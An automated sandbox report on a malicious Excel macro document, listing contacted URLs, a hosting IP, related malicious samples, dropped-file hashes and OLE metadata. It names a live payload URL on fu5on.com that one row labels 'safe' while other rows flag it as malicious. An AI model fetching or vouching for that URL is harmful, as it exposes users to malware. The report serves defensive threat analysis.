http://https://store.officeppe.com/addinstemplate	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://web.microsoftstream.com/video/	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://graph.windows.net	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://dataservice.o365filtering.com/	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://weather.service.msn.com/data.aspx	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://apis.live.net/v5.0/	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://management.azure.com	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://outlook.office365.com	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://incidents.diagnostics.office.com	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://clients.config.office.net/user/v1.0/ios	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://fu5on.com/ds/231120.gif	document-1322008235.xls	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://insertmedia.bing.office.net/odc/insertmedia	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://api.office.net	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://entitlement.diagnostics.office.com	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://autodiscover-s.outlook.com	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://templatelogging.office.com/client/log	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://management.azure.com/	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://ncus-000.contentsync.	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://devnull.onenote.com	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://messaging.office.com/	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://augloop.office.com/v2	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://skyapi.live.net/Activity/	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://dataservice.o365filtering.com	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://directory.services.	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://loki.delve.office.com/api/v1/configuration/officewin32/	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://onedrive.live.com/embed?	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high
http://https://augloop.office.com	ABA93C79-1465-4B1E-80F4-58D9A2481301.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
67.212.179.162	unknown	United States		32475	SINGLEHOP-LLCUS	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	324300
Start date:	29.11.2020
Start time:	04:10:34
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 21s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-1322008235.xls

Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.expl.evad.winXLS@3/6@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • Excluded IPs from analysis (whitelisted): 52.147.198.201, 104.43.193.48, 52.109.76.68, 52.109.76.34, 52.109.8.25, 51.104.139.180, 2.20.84.85, 20.54.26.129, 8.248.117.254, 67.27.235.126, 67.26.73.254, 8.248.147.254, 8.248.131.254, 51.11.168.160, 92.122.213.194, 92.122.213.247 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus15.cloudapp.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, europe.configsvc1.live.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
67.212.179.162	document-1322008235.xls	Get hash	malicious	Browse	
	document-1353534916.xls	Get hash	malicious	Browse	
	document-1353534916.xls	Get hash	malicious	Browse	
	document-1359580495.xls	Get hash	malicious	Browse	
	document-1359580495.xls	Get hash	malicious	Browse	
	document-135688950.xls	Get hash	malicious	Browse	
	document-135688950.xls	Get hash	malicious	Browse	
	document-1363041939.xls	Get hash	malicious	Browse	
	document-1363041939.xls	Get hash	malicious	Browse	
	document-1353330392.xls	Get hash	malicious	Browse	
	document-1353330392.xls	Get hash	malicious	Browse	
	document-1353428775.xls	Get hash	malicious	Browse	
	document-1353428775.xls	Get hash	malicious	Browse	
	document-1365485901.xls	Get hash	malicious	Browse	
	document-1363274030.xls	Get hash	malicious	Browse	
	document-1365485901.xls	Get hash	malicious	Browse	
	document-1363274030.xls	Get hash	malicious	Browse	
	document-1366355469.xls	Get hash	malicious	Browse	
	document-1366355469.xls	Get hash	malicious	Browse	
	document-1367992196.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
fu5on.com	document-1353534916.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353534916.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1359580495.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1359580495.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-135688950.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-135688950.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1363041939.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1363041939.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353330392.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353330392.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353428775.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353428775.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1365485901.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1363274030.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1365485901.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1363274030.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1366355469.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1366355469.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1367992196.xls	Get hash	malicious	Browse	• 67.212.179.162

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SINGLEHOP-LLCUS	document-1322008235.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353534916.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353534916.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1359580495.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1359580495.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-135688950.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-135688950.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1363041939.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1363041939.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353330392.xls	Get hash	malicious	Browse	• 67.212.179.162

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1353330392.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353428775.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353428775.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1365485901.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1363274030.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1365485901.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1363274030.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1366355469.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1366355469.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1367992196.xls	Get hash	malicious	Browse	• 67.212.179.162

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	2019-07-05-password-protected-Word-doc-with-macro-for-follow-up-malware.doc	Get hash	malicious	Browse	• 67.212.179.162
	document-1353534916.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1443146531.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1359580495.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-135688950.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1490425384.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1453508098.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1443646287.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1452240368.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1476538535.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1363041939.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1442977347.xls	Get hash	malicious	Browse	• 67.212.179.162
	case4092.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1465459998.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353330392.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1444203221.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353428775.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1481025349.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1448493973.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1466544307.xls	Get hash	malicious	Browse	• 67.212.179.162

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\ABA93C79-1465-4B1E-80F4-58D9A2481301	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	129952
Entropy (8bit):	5.378313104336601
Encrypted:	false
SSDEEP:	1536:acQceNWiA3gZwLpQ9DQW+zAUH34ZldpKWXboOilXPErLL8TT:wmQ9DQW+zBX8u
MD5:	49F65F0DE560014CA20541EB7BE9BBEF
SHA1:	2EA754EF78E6A5440C8484522BD01E652AB11D87
SHA-256:	E18C2E94E6FDC456FA58CB24005D64D15F56D4C9662CB2640BD1CB4B16DA5E66
SHA-512:	216ADDEE0524E70CFB7532E02342BAC6AE6DD85F1526484ABEC9E3408AE0F9750696381B9C30CDABFB06311275C3339A23F26C48417D6A2F0CD76EE0E8EC5C9
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2020-11-29T03:11:30">.. Build: 16.0.13518.30530-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\2B910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	314687
Entropy (8bit):	7.985677529759165
Encrypted:	false
SSDEEP:	6144:mBXrFLPodmRqyAVYtlKsVLCyo7NtbcY7uLaG/9t7+Mn:GFPM8R3AsB+bjej/9ci
MD5:	AEF2E2150E369D2575E243F8380A8BF5
SHA1:	95903014DEBDDB9886DC03A8DDDD56714B17E4BD
SHA-256:	1754C720559F41CF7B56BAB2D2AA064D272E5943699A255F9E3B124EB90656F9
SHA-512:	7E02EC5AD9D0357D36FB20CC6CE5C4A80B417376779F9F6BC70BE752F6FCD91D502DF573725AC4A64864B40BA166FFB2B08366BFA235E81236F4BD9258074B9
Malicious:	false
Reputation:	low
Preview:	.V.n.0....?.....(..r.izI.$...\K....I..RV.4p,.6.^..vfv....jcM....w5..f..'.....WV`.N....I....?.....h.5kS..8G..X...VV>Z..66<.....%p.L..-..a%.L*n6.x.d..+.w.e.....".P...+..VZ.....t.!.P..$k..51.;H..C..r....6k...GD08Mf.CE.]*...7....>.q...Q+(nEL?.%....'..K...a.l...6.L.9VY!..qbi..v...0u.....n....t.#::.S.....;.;.....C.....=....@....r.f..;...;..m.ik..\....s+"..Dm.9....#:T.OY../N..... ....p.....> .....<O..]....4.3e_...i...1.@....O.....PK.....!.C.T.....e.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Sun Nov 29 11:11:33 2020, atime=Sun Nov 29 11:11:33 2020, length=8192, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.632909396636218
Encrypted:	false
SSDEEP:	12:8g6/CXUleuElPCH21YgLZY/2+A+WrjAZ/2bDTDLC5Lu4t2Y+xIBjKZm:8g6/qBLSOAZiDW87aB6m
MD5:	DB706552C7D73F4B949BFC8B39FF0133
SHA1:	6B955E777A065A55346BBE09429CAE4FAE8BBD49
SHA-256:	FABFB56ED98CB3FBD36048A1FE2BF18B5C24B1083BB8B3FBCDF82E087CF78F0E
SHA-512:	B6AAD53AA13235C67F853D849745F7EE82F4B669B55AB6AF6894249473C599E0A940A3858D0085E9B23A05046A75BC9B99FA49819851D319791057CC47E21754
Malicious:	false
Reputation:	low
Preview:	L.....F.....N....-...s7.H....s7.H.... .....u....P.O. ..i.....+00.../C:\.....x.1.....N....Users.d.....L..}Qca.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qvx..user.<.....Ny.}Qca.....S.....i...h.a.r.d.z.....~.1.....}Qqa..Desktop.h.....Ny.}Qqa.....Y.....>.....|R@.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\....\....\....\....\....\.D.e.s.k.t.o.p.....:.,.LB.)...As...`.....X.....358075.....!a..%.H.VZAj...4.4.... .....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9 ...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1322008235.xls.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:41 2020, mtime=Sun Nov 29 11:11:33 2020, atime=Sun Nov 29 11:11:33 2020, length=338944, window=hide
Category:	dropped
Size (bytes):	4400
Entropy (8bit):	4.662682953382136
Encrypted:	false
SSDEEP:	48:8HAjjRPuDGB6pHAjjRPuDGB6pzAjjRPuDGB6pzAjjRPuDGB6:8HidqGKHidqGKzidqGKzidqG
MD5:	9C60E1973862EF71DC5C3EFEFAB3FA48
SHA1:	2C57AFD0501D9CBF3C287A6C5695080FAD98E546
SHA-256:	BD1AAE6032A7DEBEB286E04D1CC365B53A2FD74EA39B402D4634706B60EC4610
SHA-512:	FE3AAB9760FF7D34B2F204667A2BB58549414AEB460EC193BFD5D6DFC105C68D617810F1FF84C8D1685420DDE943562386BE37B21705423106BEC10C0072DAA
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... .....D.:.....@.H.....@.H....,.....P.O. ..i.....+00.../C:\.....x.1.....N....Users.d.....L..}Qca.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qvx..user.<.....Ny.}Qca.....S.....i...h.a.r.d.z.....~.1.....>Qwx..Desktop.h.....Ny.}Qca.....Y.....>.....?d.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....|.2.,..}Qla .DOCUME~1.XLS..`.....>Qux}Qla....h.....d.d.o.c.u.m.e.n.t.-.1.3.2.2.0.0.8.2.3.5...x.l.s.....}.....-.....\.....>.S.....C:\Users\user\Desktop\document-1322008235.xls.....\....\....\....\....\....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.-.1.3.2.2.0.0.8.2.3.5...x.l.s.....:.,.LB.)...As...`.....X.....358075.....!a..%.H.VZAj...G..-.....-..!a..%.H.VZAj...G..-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	260

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Entropy (8bit):	4.682821678194146
Encrypted:	false
SSDEEP:	6:dj6Y9L+//bEL+//hY9L+//bEL+//hY9L+//bEL+//hY9L+//l:dmF//P//hF//P//hF//P//hF//l
MD5:	63D49807DA3518708ADB7567D6AECA6E
SHA1:	56C88993BA779B4F1E9F88D7E9EA5D4634AA64EB
SHA-256:	02015A5D22C567DDC662124291A13A9696E5B208A382D13265089D10E14673AD
SHA-512:	B484D80A84EF1CD96A4B9B0056D411C0134E16BA516F742DE31CF7C8DB0198661993A5D53162617F19BDC8B6FBD20015E8235CAC580DC75D1596DD5B87AC2BE
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..document-1322008235.xls.LNK=0..document-1322008235.xls.LNK=0..[xls]..document-1322008235.xls.LNK=0..document-1322008235.xls.LNK=0..[xls]..document-1322008235.xls.LNK=0..document-1322008235.xls.LNK=0..[xls]..document-1322008235.xls.LNK=0..

C:\Users\user\Desktop\DB910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	398835
Entropy (8bit):	7.192432125853034
Encrypted:	false
SSDEEP:	6144:8cKoSsxzNDZLDZjlbR868O8KiA4XkXOn2xEtjPOtioVjDGUU1qfDlavx+W+LIfdl:zizo8RnsIROnr6n75Yrxg/
MD5:	0D6E1406E0EFDF21AE3568B86F57ACA2
SHA1:	AA13722CC10EC20B5E60EBE0AC15F3F53BBC40F4
SHA-256:	FB345723A3C0298F575FB4DEB20E6AAD54AE5796C55C9F8AF6593392D2046B24
SHA-512:	21413520297C22C2E37C2E344E6AA3780822DC4C626CD240BD0ECE29CF5CA59A23348C3ED308B7A23711A9A768933915ED3C225E87D8D436D94E56A7D0BEA5E
Malicious:	false
Preview:	........T8.....\.p.... B.....a.....=.....=.....i..9J.8 .....X.@....."..... 1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...,...8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create T ime/Date: Sat Sep 16 01:00:00 2006, Last Saved Tim e/Date: Thu Nov 26 09:48:42 2020, Security: 0
Entropy (8bit):	7.5234718640432785
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	document-1322008235.xls
File size:	338944
MD5:	59022091fba61b5021c8ab0c7c9b10e2
SHA1:	18b016bd5694b3255dec5d3e45668c4b6d299154
SHA256:	85a025f978905bee6b50f641abddb5a628702d90a6227bc146ad4b8f096feeb
SHA512:	8d45d72c8d11141a7989822b8b5895b97504dec4622a3c353e4b23bb0d111eecd180fe0ff1d5266cda932eafe499fd94ed69c558dfb4df476a8d1ec6a773c75f
SSDEEP:	6144:QcKoSsxzNDZLDZjlbR868O8Kfc03pXOFq7uDphYHceXVhca+fMHLty/x2zZ8kpTw:4izo8RnsIROnr6n75Yh
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General	
Document Type:	OLE
Number of OLE Files:	1

OLE File "document-1322008235.xls"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2020-11-26 09:48:42
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.367004077607
Base64 Encoded:	False
